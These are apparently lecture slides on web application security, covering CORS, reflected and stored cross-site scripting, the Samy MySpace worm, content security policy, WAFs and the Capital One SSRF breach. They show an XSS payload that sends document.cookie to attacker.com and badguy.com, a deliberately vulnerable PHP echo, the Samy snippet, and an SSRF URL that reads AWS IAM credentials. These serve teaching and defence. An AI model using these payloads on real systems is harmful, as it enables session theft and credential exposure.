
OPTIONS request that asks for domain-b for permission

If allowed, POST is submitted



https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS

XSS threat model



Cross-site scripting (XSS):

Site A sends victim client a script that abuses honest site B

Cross-site scripting (XSS)

- Site A tricks client into running script that abuses honest site B
  - Malicious script runs as if it was provided by site B (has B's origin)
- Browser can't distinguish between valid script from B and maliciously injected script

In-class exercise: Spend 5 minutes discussing with neighbor

Suppose your favorite website is vulnerable to XSS.


(1) What types of attacks would this enable?

(2) What impact does an XSS have on CSRF defenses?


Cross-site scripting (XSS)

- Two basic kinds of XSS attacks:
  - Reflected (non-persistent) attacks
    - E.g.: links on malicious web pages
  - Stored (persistent) attacks
    - E.g.: user-generated content stored & presented back to users


Reflected XSS attack



Reflected XSS attack, abstractly



Stored XSS, abstractly



“but most of all, Samy is my hero”

MySpace allows HTML content from users
Strips many dangerous tags, strips any occurrence of javascript

CSS allows embedded javascript

```
<div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

Samy Kamkar used this (with a few more tricks) to build javascript worm that spread through MySpace

- Add message above to profile
- Add worm to profile
- Within 20 hours: one million users run payload

Defending against XSS

- Input validation (of received content)
  - Never trust client-side data
  - Only allow what you expect
  - Remove/encode special characters (harder than it sounds)
- Output filtering / encoding (of embedded content)
  - Remove/encode special characters
  - Allow only “safe” commands
- Content security policy (CSP)

Content security policy (CSP)

- New HTTP headers to restrict which scripts can run

  Content-Security-Policy: script-src 'self' https://apis.google.com


  Brower throws error when running script loaded from evil.com

- CSP disallows inline javascript completely
  - Can re-enable with http response header (unsafe-inline)
- Can selectively re-enable via whitelist mechanism

  Content-Security-Policy: script-src 'nonce-NeQkGAWw9NCD1HY6eUwf/w=='

```
<script id="swift_loading_indicator" nonce="NeQkGAWw9NCD1HY6eUwf/w==">
  document.body.className=document.body.className+"
  "+document.body.getAttribute("data-fouc-class-names");
</script>
```

Web application firewalls (WAFs)




WAF monitors HTTP requests and responses

- Detect and block common attacks

  (Demo: https://www.modsecurity.org/crackme.trustwave.com/kelev/view/home.php)
- Can inject countermeasures into responses
- ModSecurity is open source WAF (https://www.modsecurity.org/).
- OWASP provides common rule sets for ModSecurity

CapitalOne breach abused misconfigured WAF with ***server-side request forgery*** (SSRF)

SSRF and Capital One




Web App has SSRF, fetches url specificied by user. WAF didn't catch

Allows fetching resources otherwise remotely inaccessible. E.g.,

url = http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role

SSRF and Capital One



Web App has SSRF, fetches url specificied by user. WAF didn't catch

Allows fetching resources otherwise remotely inaccessible. E.g.,

url = http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role

AWS security credential role misconfigured: allows reading all S3 buckets

>100,000,000 people's personal information dumped
(addresses, phone #'s, self-reported income, …)

Common vulnerabilities and defenses

- SQL injection
  - Templated SQL commands
- Cross-site request forgery (CSRF or XSRF)
  - CSRF tokens,
- Cross-site scripting (XSS)
  - Content security policy (CSP)
- Server-side request forgery (SSRF)
  - Input validation, whitelisting server-side requests, network firewalls

- Web application firewalls try to detect and block known attacks

Example

http://victim.com/search.php ? term = apple

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

```
http://victim.com/search.php ? term =
        <script> window.open(
                "http://attacker.com?cookie = " +
                document.cookie )  </script>
```

Attack Server

```
http://victim.com/search.php ? term =
        <script> window.open(
                "http://badguy.com?cookie = " +
                document.cookie )  </script>
```

Link clicked

Victim Server

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```